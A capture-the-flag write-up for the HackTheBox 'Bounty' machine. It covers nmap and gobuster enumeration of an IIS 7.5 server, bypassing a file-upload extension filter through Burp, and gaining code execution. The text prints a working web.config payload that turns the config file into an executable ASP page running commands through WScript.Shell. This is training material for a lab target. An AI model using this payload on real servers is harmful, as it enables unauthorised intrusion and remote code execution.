# HackTheBox - Bounty


![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622869115767/VzswguzYy.png)

Starting with a basic nmap scan using nmap automator

```
└─$ autonmap 10.10.10.93 All                                                                                                                                  2 ⚙

Running all scans on 10.10.10.93

Host is likely running Windows


---------------------Starting Port Scan-----------------------


PORT   STATE SERVICE
80/tcp open  http


---------------------Starting Script Scan-----------------------


PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


---------------------Starting Full Scan------------------------


PORT   STATE SERVICE
80/tcp open  http

No new ports

```

Here we only have port 80 open which is running a web server

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622869239332/7XYh0o0ZGt.png)


There is nothing in the source code of the webpage
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622869273197/6TiRK6kG6.png)


Adding the entry in the etc/hosts file
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622869427868/Yyp3PKb4D.png)


Running a gobuster scan on the website
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622869409929/M5mwWvxzN.png)

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622869559502/JBObfBK0l.png)


On `http://10.10.10.93/aspnet_client/` we get a 403 forbidden : access denied
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622869629457/H_vxZ5lnI.png)


On `http://10.10.10.93/aspnet_client/system_web/` we get the same 403 access denied
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622869661048/9WtkdOwMs.png)



Same access denied on `http://10.10.10.93/uploadedfiles/`
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622869764634/TV6MQOghS.png)


We know that the server is running ASP.NET so we will try to run gobuster for finding aspx extension files

We get
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622870035149/7FvWCR02J.png)


Going to `http://10.10.10.93/transfer.aspx`
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622870202655/r0MfUapgt.png)

It looks some kind of file upload page


So now we'll create a dummy aspx file and try to upload it
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622870758932/hqdVCEMEp.png)


We get an error while uploading the .aspx file


Creating a new file with .png extension
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622870820102/fM8B48khs.png)



And we have successfully uploaded .png file
![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622870856793/bd7sXSvKz.png)


Now viewing the same upload request in the burp

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622870954196/eJ8ySI6B7.png)

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622870970611/ysl8EHgGz.png)

Sending it to repeater  and changing the extension of the file

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622871054648/IkhGjGAgd.png)

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622871097947/U8aclaHwH.png)

Trying a bunch of different extensions we find that we can upload .config file

We find a blog giving detailed instructions on how to exploit this

Now creating a file web.config as stated in the article and uploading it

And the web.config file is successfully uploaded

From the gobuster scan we ran previously we know that there is a directory called uploadedfiles

According to the article if we see 3 after uploading and viewing the web.config file in the browser then the target is vulnerable and we have successfully exploited it

So by modifying the code in the web.config file and re-uploading it again we can gain a code execution

```
<?xml version=”1.0″ encoding=”UTF-8″?><br />
<configuration><br />
<system.webServer><br />
<handlers accessPolicy=”Read, Script, Write”><br />
<add name=”web_config” path=”*.config” verb=”*” modules=”IsapiModule” scriptProcessor=”%windir%\system32\inetsrv\asp.dll” resourceType=”Unspecified” requireAccess=”Write” preCondition=”bitness64″ /><br />
</handlers><br />
<security><br />
<requestFiltering><br />
<fileExtensions><br />
<remove fileExtension=”.config” /><br />
</fileExtensions><br />
<hiddenSegments><br />
<remove segment=”web.config” /><br />
</hiddenSegments><br />
</requestFiltering><br />
</security><br />
</system.webServer><br />
<appSettings><br />
</appSettings><br />
</configuration><br />
<!–
<% Response.write(“-“&”->”)<br />
Response.write(“</p>
<pre>”)</p>
<p>Set wShell1 = CreateObject(“WScript.Shell”)
Set cmd1 = wShell1.Exec(“whoami”)
output1 = cmd1.StdOut.Readall()
set cmd1 = nothing: Set wShell1 = nothing</p>
<p>Response.write(output1)
Response.write(“</pre>
<p><!-“&”-“) %><br />
–><br />
```

Modifying the asp code in the file and uploading the file


Here's the modified code

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622904824981/pcwvJouhu.png)

 

Setting up tcpdum on our attacker machine to see if the command execution works

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622904808014/qrgBMXy9A.png)

We get back the response

![image.png](https://cdn.hashnode.com/res/hashnode/image/upload/v1622904923702/R0Vhx_SkC.png)

Now we can run any code of our choice over here
